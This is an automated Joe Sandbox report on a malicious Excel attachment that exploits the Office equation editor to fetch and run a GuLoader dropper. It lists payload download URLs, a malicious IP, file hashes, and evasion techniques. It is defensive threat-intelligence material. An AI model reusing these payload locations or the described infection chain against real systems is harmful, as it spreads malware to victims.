ID: 626603
Sample Name: yeni teklif talebi.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 15:21:20
Date: 14/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

yeni teklif talebi.xlsx

Overview

General Information

Sample Name:	yeni teklif talebi.xlsx
Analysis ID:	626603
MD5:	b32d7bac7fb9b9..
SHA1:	359458f03b7008..
SHA256:	35bfba75e0bc2a..
Tags:	VelvetSweatshop, xlsx
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Sigma detected: File Dropped By EQ…
- Multi AV Scanner detection for drop…
- Yara detected GuLoader
- Snort IDS alert for network traffic
- Office equation editor starts process…
- Shellcode detected
- Office equation editor drops PE file
- Tries to detect virtualization through…
- C2 URLs / IPs found in malware con…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 980 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 204 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2644 cmdline: "C:\Users\Public\vbc.exe" MD5: 5D160471A3168EAC0D8C34060B4F357B)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "https://drive.google.com/uc?export=download&id=1wHFCph_Lr0nFivB5TOSebc-nHbiOVX9m"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.1166385504.0000000003FB0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Signatures

Exploits

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Snort Signatures

ET TROJAN Possible Malicious Macro DL EXE Feb 2016 - Source IP: 192.168.2.22 - Destination IP: 23.95.34.9

Timestamp:	192.168.2.2223.95.34.949171802022550 05/14/22-15:22:35.305181
SID:	2022550
Source Port:	49171
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Exploits

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Office equation editor establishes network connection

Software Vulnerabilities

Shellcode detected

Networking

Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

System Summary

Office equation editor drops PE file

Data Obfuscation

Yara detected GuLoader

Boot Survival

Drops PE files to the user root directory


Malware Analysis System Evasion

Tries to detect virtualization through RDTSC time measurements

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Scripting	Path Interception	1 Access Token Manipulation	1 1 1 Masquerading	OS Credential Dumping	2 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 1 Process Injection	1 Virtualization/Sandbox Evasion	LSASS Memory	1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	3 3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 2 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	1 Access Token Manipulation	Security Account Manager	1 Remote System Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 Process Injection	NTDS	3 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Scripting	LSA Secrets	1 5 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Obfuscated Files or Information	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
yeni teklif talebi.xlsx	22%	ReversingLabs	Document-OLE.Exploit.CVE-2018-0802	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Komiten6[1].exe	38%	Virustotal		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Komiten6[1].exe	24%	ReversingLabs	Win32.Trojan.Nemesis	
C:\Users\user\AppData\Local\Temp\nshD0AF.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nshD0AF.tmp\System.dll	0%	ReversingLabs		
C:\Users\Public\vbc.exe	24%	ReversingLabs	Win32.Trojan.Nemesis	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://23.95.34.9/zaki/Komiten6.exej	0%	Avira URL Cloud	safe	
http://23.95.34.9/zaki/Komiten6.exe	0%	Avira URL Cloud	safe	
http://23.95.34.9/zaki/Komiten6.exemmC:	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://23.95.34.9/zaki/Komiten6.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://23.95.34.9/zaki/Komiten6.exej	EQNEDT32.EXE, 00000002.00000002.95590932 1.00000000036A0000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_ErrorError	vbc.exe, 00000004.00000002.1166019325.00 0000000040A000.00000004.00000001.0100000 0.00000004.sdmp, vbc.exe, 00000004.00000 000.954551791.000000000040A000.00000008. 00000001.01000000.00000004.sdmp, vbc.exe.2.dr, Komiten6[1].exe.2.dr	false		high
http://23.95.34.9/zaki/Komiten6.exemmC:	EQNEDT32.EXE, 00000002.00000002.95542024 0.000000000067F000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs						
IP	**Domain**	**Country**	**Flag**	**ASN**	**ASN Name**	**Malicious**
23.95.34.9	unknown	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	626603
Start date and time: 14/05/202215:21:20	2022-05-14 15:21:20 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	yeni teklif talebi.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@4/15@0/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 62.8% (good quality ratio 61.6%) • Quality average: 88.9% • Quality standard deviation: 21%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .xlsx • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe
- TCP Packets have been reduced to 100
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:22:38	API Interceptor	74x Sleep call for process: EQNEDT32.EXE modified
15:22:44	API Interceptor	1x Sleep call for process: vbc.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Komiten6[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	122206
Entropy (8bit):	7.709922432740692
Encrypted:	false
SSDEEP:	3072:7fY/TU9fE9PEtuQb6VLH/hh0Spsnf60c0b2QrSfskuai8:LYa6Y6VLHH5yyLiau8
MD5:	5D160471A3168EAC0D8C34060B4F357B
SHA1:	B33D39C20CE8F3F97AEB4C53A25B4C0D525D020D
SHA-256:	3B2B83A13CC3642737C03105CF90061671172970A97BB02967E11CF30D239C18
SHA-512:	40AF820B35F66B9080D0F2127B1889D3232FF77AE736B8DBB7378DC8E5BF561DC6961868D144170083F772E82583A795131BBDD82DB2C21AF5C5B1CE20034886
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 38%, Browse • Antivirus: ReversingLabs, Detection: 24%
Reputation:	low
IE Cache URL:	http://23.95.34.9/zaki/Komiten6.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L.....Oa.....h...*.....@6.....@.....@..... .....text...vf.....h..... ..`.rdata.....l.....@..@.data...x.....@....ndata... .....rsrc.....@..@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\189C2737.wmf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ms-windows metafont .wmf
Category:	dropped
Size (bytes):	1970
Entropy (8bit):	5.125773446782967
Encrypted:	false
SSDEEP:	48:KxK48S3oEL48I+KL48uL48kL48tnL48I0L48Ih2L48Ls4fnPK6L48tOL48bCb3RM:KxKS3okSuEtN1O2FfUcM
MD5:	30935B0D56A69E2E57355F8033ADF98B
SHA1:	5F7C13E36023A1B3B3DAF030291C02631347C2AB

SHA-256:	077232D301E2DF2E2702BD9E7323806AC20134F989C8A4102403ECBF5E91485E
SHA-512:	5D633D1EC5559443D3DA5FAD2C0CFC5DBF6A006EF6FBEE8C47595A916A899FBDF713897289E99EE62C07B52CCB61578253791AC57712DF040469F21287A742E
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....F.>...u.....R.....u.F.....-.....".....-.....".....-.....-.....F...$.!....!...*...2...9...?...C...F...G...F...C...?...9...2...*...!. .....-.....-.....-.....-.....-.....$...[...6._...x.[.....-.....-.....-.....-.....$...o.D...x.#.w. ..G.o.D.....-.....-.....-.....-.....-.....$.....!.V.{...y.....-.....-.....-.....-.....-.....$.....M.w...n.@.[.....M.....-.....-.....-.....-..... .....$.....f...Q.....-.....-.....-.....-.....-.....$...'.U.....K...'.U.....-.....-.....-.....-.....$.c...u...\...D.....j...S...=...%.....x...c...N...:.. .&.v...p...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3E1683BB.emf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	223752
Entropy (8bit):	3.2805343869701504
Encrypted:	false
SSDEEP:	1536:gAGsM8yOYZWQ99d99H9999999lN6Hz8iiiiiiiiiiiiiiPnHnbq+QVwtaKfdL4a:gMMVNSztnZft6rMMVNSztnZft6u
MD5:	8E3A74F7AA420B02D34C69E625969C0A
SHA1:	4743F57F0F702C5B47FA1668D9173E08ADA16448
SHA-256:	0CD83C55739629F98FE6AFD3E25A5BCBB346CBEF58BC592C1260E9F0FA8575A9
SHA-512:	ADE6B91E260AFA08CC286471D0AD7BCA82FF5E1FE506D48B37A13E3CDD2717171CDAC38C77CFF18FD4C26CA9470B002B63B7FDDC0466FC6F7010A772BF557 54
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	....l..... EMF.....j.....8...X.....?.....F.....GDIC.....p.....8.....F.....A. .....F.....(..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\80E4BC8E.wmf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ms-windows metafont .wmf
Category:	dropped
Size (bytes):	4630
Entropy (8bit):	5.070400845866794
Encrypted:	false
SSDEEP:	96:RmljFSTwLmSaj2W67xYK2dlEtF622okgmCCHtkTl9ggBgThsMihEylB8By98Rj:UlRSkCSajh6tL2dlEtFV2VgmVNkTl9gJ
MD5:	1A4FF280B6D51A6ED16C3720AF1CD6EE
SHA1:	277878BEF42DAC8BB79E15D3229D7EEC37CE22D9
SHA-256:	E5D86DD19EE52EBE2DA67837BA4C64454E26B7593FAC8003976D74FF848956E7
SHA-512:	3D41BAF77B0BEEF85C112FCBD3BE30E940AF1E586C4F9925DBDD67544C5834ED794D0042A6F6FF272B21D1106D798CBB05FA2848A788A3DAFE9CFBC8574FC ECA
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....[R.....D.^.....-.....".....-.....".....-.....-.....$.....o.....-.....-.....-..... ...-.....$.....W.....i...T.....-.....-.....-.....-.....>...$.....~.....z...m.....H.v.....?.....|...r...f...Z...L...>...0... .....~.....-.....- .....-.....-.....6...$.....-...?...U...n.....!...!.....-.....-.....-.....-.....8...$.....s...e.g.\.L.Y./. [..._...g...p...~.....'.../...L.v.g.i...V...@...'.....-.....-.....-.....-..... ...$.....r...{.....-.....-.....-.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B2359081.wmf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ms-windows metafont .wmf
Category:	dropped
Size (bytes):	1970
Entropy (8bit):	5.125773446782967
Encrypted:	false
SSDEEP:	48:KxK48S3oEL48I+KL48uL48kL48tnL48I0L48Ih2L48Ls4fnPK6L48tOL48bCb3RM:KxKS3okSuEtN1O2FfUcM
MD5:	30935B0D56A69E2E57355F8033ADF98B
SHA1:	5F7C13E36023A1B3B3DAF030291C02631347C2AB
SHA-256:	077232D301E2DF2E2702BD9E7323806AC20134F989C8A4102403ECBF5E91485E
SHA-512:	5D633D1EC5559443D3DA5FAD2C0CFC5DBF6A006EF6FBEE8C47595A916A899FBDF713897289E99EE62C07B52CCB61578253791AC57712DF040469F21287A742E

Malicious:	false
Preview:	.....F.>...u.....R.....u.F.....-.....".....-.....".....-.....F...$.I....I...*...2...9...?...C...F...G...F...C...?...9...2...*...I. .....-.....$...[...6._...x.[.....-.....-.....-.....-.....$...o.D...x.#.w. ..G.o.D.....-.....-.....-.....-.....$.....!.V.{...y.....-.....-.....-.....-.....$.....M.w...n.@.[.....M.....-.....-.....-.....-..... .....$.....f...Q.....-.....-.....-.....-.....$...'.U....K...'.U....-.....-.....-.....-.....$.c...u...\...D...,.....j...S...=...%.....x...c...N...:.. .&.v...p...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FCE43280.wmf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ms-windows metafont .wmf
Category:	dropped
Size (bytes):	4630
Entropy (8bit):	5.070400845866794
Encrypted:	false
SSDEEP:	96:RmljFSTwLmSaj2W67xYK2dlEtF622okgmCCHtkTl9ggBgThsMihEylB8By98Rj:UlRSkCSajh6tL2dlEtFV2VgmVNkTl9gJ
MD5:	1A4FF280B6D51A6ED16C3720AF1CD6EE
SHA1:	277878BEF42DAC8BB79E15D3229D7EEC37CE22D9
SHA-256:	E5D86DD19EE52EBE2DA67837BA4C64454E26B7593FAC8003976D74FF848956E7
SHA-512:	3D41BAF77B0BEEF85C112FCBD3BE30E940AF1E586C4F9925DBDD67544C5834ED794D0042A6F6FF272B21D1106D798CBB05FA2848A788A3DAFE9CFBC8574FCECA
Malicious:	false
Preview:	.....[R.....D.^.....-.....".....-.....".....-.....-.....$.....o.....-.....-.....-..... ...-.....$.....W.....i...T.....-.....-.....-.....-.....>...$.....~.....z...m.....H.v.....?.....|...r...f...Z...L...>...0... .....~.....-.....- .....-.....-.....6...$.....-...?...U...n.....!...!.....-.....-.....-.....-.....8...$.....s...e.g.\.L.Y./. [..._...g...p...~.....'../...L.v.g.i...V...@...'.....-.....-.....-.....-.....-..... ...$.....r...{.....-.....-.....-.....

C:\Users\user\AppData\Local\Temp\KONDEMNATIONERS.Heg

Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	95783
Entropy (8bit):	7.121872132405946
Encrypted:	false
SSDEEP:	1536:+8HtWLvDZBpUZ6Mr6D9/cMDL7f/Doi8yrn+GqGiYhUF5MsdWyO:7Hk1UZ6Mr6DdcKEfyAGcMsd5O
MD5:	44E3D740FEB747BEBF0BEE4F7B5DD6A4
SHA1:	B26435DFC0A697122BE409CC50009C46952F45A2
SHA-256:	AA368E099899170E23097E632589756230F2A359B818CE169AEDF39F60F22946
